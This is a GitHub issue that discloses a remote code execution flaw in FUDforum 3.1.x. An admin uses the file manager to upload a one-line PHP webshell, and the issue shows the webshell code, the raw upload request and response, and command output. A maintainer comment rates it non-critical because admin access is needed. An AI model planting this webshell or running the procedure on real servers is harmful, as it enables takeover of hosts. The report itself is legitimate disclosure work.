Remote code execution bug #23

⊙ Open SonNguyen3496 opened this issue on May 10 · 3 comments


SonNguyen3496 commented on May 10 • edited ▾

Remote code execution with File Administration System feature in Admin Control Panel Site

Affected Version- 3.1.0

Demo installation: https://localhost/FUDforum-3.1.2/

Steps to reproduce the bug:
1 : go to http://localhost/FUDforum-3.1.2/ and login with admin account




My forum, my way!

Fast Uncompromising Discussions. FUDforum will get your users talking.

Welcome **admin**, your last visit was on Sun, 15 May 2022 11:25
Show: Today's Messages :: Unread Messages :: Unanswered Messages :: Polls :: Message Navigator
Admin: | Group Manager

Forum	Messages	Topics	Last message
Private Forums Another test category for demonstration purposes.			

2 : go to Admin Control panel and access to http://localhost/FUDforum-3.1.2/adm/admbrowse.php?&SQ=59a844c7073e3a8d98026d324884a119



File Administration System

Currently in: /Users/sonnguyen/Documents/webroot/FUDforum-3.1.2
Go to: [Web Directory] [Data Directory]

Create directory

New directory name: Create Directory

Upload a file

File to upload: Browse... No file selected.


New file name:
(leave blank to use the same name)

Upload File

Name	Owner	Group	Size (kB)	Date/Time	Mode	Action
.	sonnguyen	staff	1.06	2022-05-10 09:04	drwxr-xr-x- (755)	chmod d/l
.github	sonnguyen	staff	0.09	2022-01-14 16:49	-rwxr-xr-x- (755)	chmod d/l ren del
.idea	sonnguyen	staff	0.19	2022-05-15 09:51	-rwxr-xr-x- (755)	chmod d/l ren del
aaaaa	sonnguyen	staff	0.13	2022-05-10 07:13	-rwxr-xr-x- (755)	chmod d/l ren del
aaaaaa	sonnguyen	staff	0.06	2022-05-10 09:04	-rwxr-xr-x- (755)	chmod d/l ren del
adm	sonnguyen	staff	2.41	2022-05-10 04:27	-rwxr-xr-x- (755)	chmod d/l ren del
exit	sonnguyen	staff	0.63	2022-05-10 04:24	-rwxr-xr-x- (755)	chmod d/l ren del
images	sonnguyen	staff	0.41	2022-05-10 04:27	-rwxr-xr-x- (755)	chmod d/l ren del
install	sonnguyen	staff	0.16	2022-05-10 04:09	-rwxr-xr-x- (755)	chmod d/l ren del

3 : Use File to upload Feature in File Administration System to Upload PHP Webshell PHP to Webroot Directory

WebShell payload: `<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>`



Request

```
POST /FUDforum-3.1.2/adm/admbrowse.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------148240690713637670422868369121
Content-Length: 997
Origin: http://localhost
Connection: close
Referer: http://localhost/FUDforum-3.1.2/adm/admbrowse.php?&SQ=cf05d44f97f595776dd25337890d6b7c
Cookie: csrftoken=lJEH20EISL2uvLH6rr7hZJeYw78B2E3S9JGMBRxSaUFYfOBrTSAafNm3ZYJghpLK; PHPSESSID=
84b7sa4gh305p824v1lkodhkg6
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

-----------------------------148240690713637670422868369121
Content-Disposition: form-data; name="cur"

/Users/sonnguyen/Documents/webroot/FUDforum-3.1.2
-----------------------------148240690713637670422868369121
Content-Disposition: form-data; name="SQ"

cf05d44f97f595776dd25337890d6b7c
-----------------------------148240690713637670422868369121
Content-Disposition: form-data; name="fname"; filename="test1.php"
Content-Type: image/png

<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo
"</pre>"; die; }?>
-----------------------------148240690713637670422868369121
Content-Disposition: form-data; name="tmp_f_val"

1
-----------------------------148240690713637670422868369121
Content-Disposition: form-data; name="d_name"

test1.php
-----------------------------148240690713637670422868369121
Content-Disposition: form-data; name="file_upload"

Upload File
-----------------------------148240690713637670422868369121--
```


Response

```
HTTP/1.1 200 OK
Date: Sun, 15 May 2022 11:32:20 GMT
Server: Apache/2.4.53 (Unix) PHP/7.4.29
X-Powered-By: PHP/7.4.29
Cache-Control: no-store, private, must-revalidate, proxy-revalidate, post-check=0, pre-check=0,
Expires: Mon, 21 Jan 1980 06:01:01 GMT
Pragma: no-cache
X-Robots-Tag: noindex, nofollow
X-Accel-Buffering: no
P3P: CP="ALL CUR OUR IND UNI ONL INT CNT STA"
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 70477

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>
      My forum, my way!: Admin Control Panel
    </title>
    <link rel="styleSheet" href="../js/ui/jquery-ui.css" />
    <link rel="styleSheet" href="style/adm.css" />
    <script src="../js/jquery.js">
    </script>
    <script src="../js/ui/jquery-ui.js">
    </script>
    <script src="../js/lib.js">
    </script>
    <script src="style/jquery.tablesorter.min.js">
    </script>
  </head>
  <body>
    <div style="display: none;" id="dialogHolder">
      <p id="dialogContent">
        <!-- Placeholder for jQuery UI Dialog -->
      </p>
    </div>
    <table class="headtable">
      <tr>
        <td>
          <a href="index.php?&amp;SQ=cf05d44f97f595776dd25337890d6b7c" title="Return to the Adm
          </a>
        </td>
        <td>
          <span class="linkhead">Admin Control Panel</span>
        </td>
```

4 : Access to webshell and get remote execution code.

Example : http://localhost/FUDforum-3.1.2/2test1.php?cmd=ls%20-la



```
total 13536
drwxr-xr-x@ 37 sonnguyen  staff     1184 May 15 18:32 .
drwxr-xr-x  11 sonnguyen  staff      352 May 15 17:36 ..
-rw-r--r--@  1 sonnguyen  staff     6148 May 10 11:15 .DS_Store
drwxr-xr-x@  3 sonnguyen  staff       96 Jan 14 23:49 .github
-rwxr-xr-x@  1 sonnguyen  staff        3 Jan 14 23:49 .gitignore
-rw-r--r--   1 sonnguyen  staff     1994 May 10 11:27 .htaccess
drwxr-xr-x   6 sonnguyen  staff      192 May 15 16:51 .idea
-rw-------   1 sonnguyen  wheel      115 May 10 14:15 273695049_1080849406044286_6505015287631583415_n.jpg.php
-rwxr-xr-x@  1 sonnguyen  staff    18383 Jan 14 23:49 COPYING
-rwxr-xr-x@  1 sonnguyen  staff     2811 Jan 14 23:49 CREDITS
lrwxrwxrwx   1 sonnguyen  staff       63 May 10 11:27 GLOBALS.php -> /Users/sonnguyen/Documents/webroot/FUDforum/include/GLOBALS.php
-rwxr-xr-x@  1 sonnguyen  staff     1603 Jan 14 23:49 README
drwxr-xr-x   4 sonnguyen  staff      128 May 10 14:13 aaaaa
-rw-------   1 sonnguyen  wheel   419063 May 10 14:52 aaaaa.php
drwxr-xr-x   2 sonnguyen  staff       64 May 10 16:04 aaaaaa
drwxr-xr-x  77 sonnguyen  staff     2464 May 10 11:27 adm
-rw-r--r--   1 sonnguyen  staff       43 May 10 11:27 blank.gif
-rwxr-xr-x@  1 sonnguyen  staff     3356 Jan 14 23:49 create_fudforum_archive
drwxr-xr-x  20 sonnguyen  staff      640 May 10 11:24 exit
-rw-r--r--   1 sonnguyen  staff    33930 May 10 16:49 feed.php
-rwxr-xr-x@  1 sonnguyen  staff  6175973 May 10 11:25 fudforum_archive
drwxr-xr-x  13 sonnguyen  staff      416 May 10 11:27 images
-rw-r--r--   1 sonnguyen  staff    38292 May 10 16:49 index.php
drwxr-xr-x@  5 sonnguyen  staff      160 May 10 11:09 install
-rwxr-xr-x@  1 sonnguyen  staff    58939 Jan 14 23:49 install.php
drwxr-xr-x   5 sonnguyen  staff      160 May 10 11:27 js
-rw-r--r--   1 sonnguyen  staff     1062 May 10 11:27 open_search.php
drwxr-xr-x@  5 sonnguyen  staff      160 May 10 11:09 optional
-rw-r--r--   1 sonnguyen  staff    50041 May 10 16:49 pdf.php
-rw-r--r--   1 sonnguyen  staff      562 May 10 16:49 rdf.php
-rw-r--r--   1 sonnguyen  staff     2255 May 10 11:27 robots.txt
-rw-------   1 sonnguyen  wheel       54 May 15 18:29 test.php
-rw-r--r--   1 sonnguyen  staff       58 May 15 18:29 test.php.bak
-rw-------   1 sonnguyen  wheel      113 May 15 18:32 test1.php
drwxr-xr-x   5 sonnguyen  staff      160 May 10 16:49 theme
-rwxr-xr-x@  1 sonnguyen  staff     7138 Jan 14 23:49 uninstall.php
-rwxr-xr-x@  1 sonnguyen  staff    47313 Jan 14 23:49 upgrade.php
```

babywofl666 commented on May 10

Confirm that is Critical impact !

naudefj commented on May 11 Collaborator

It needs to be fixed, but it's not critical, as it requires admin access.

SonNguyen3496 commented on May 12 Author

Agree with u

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants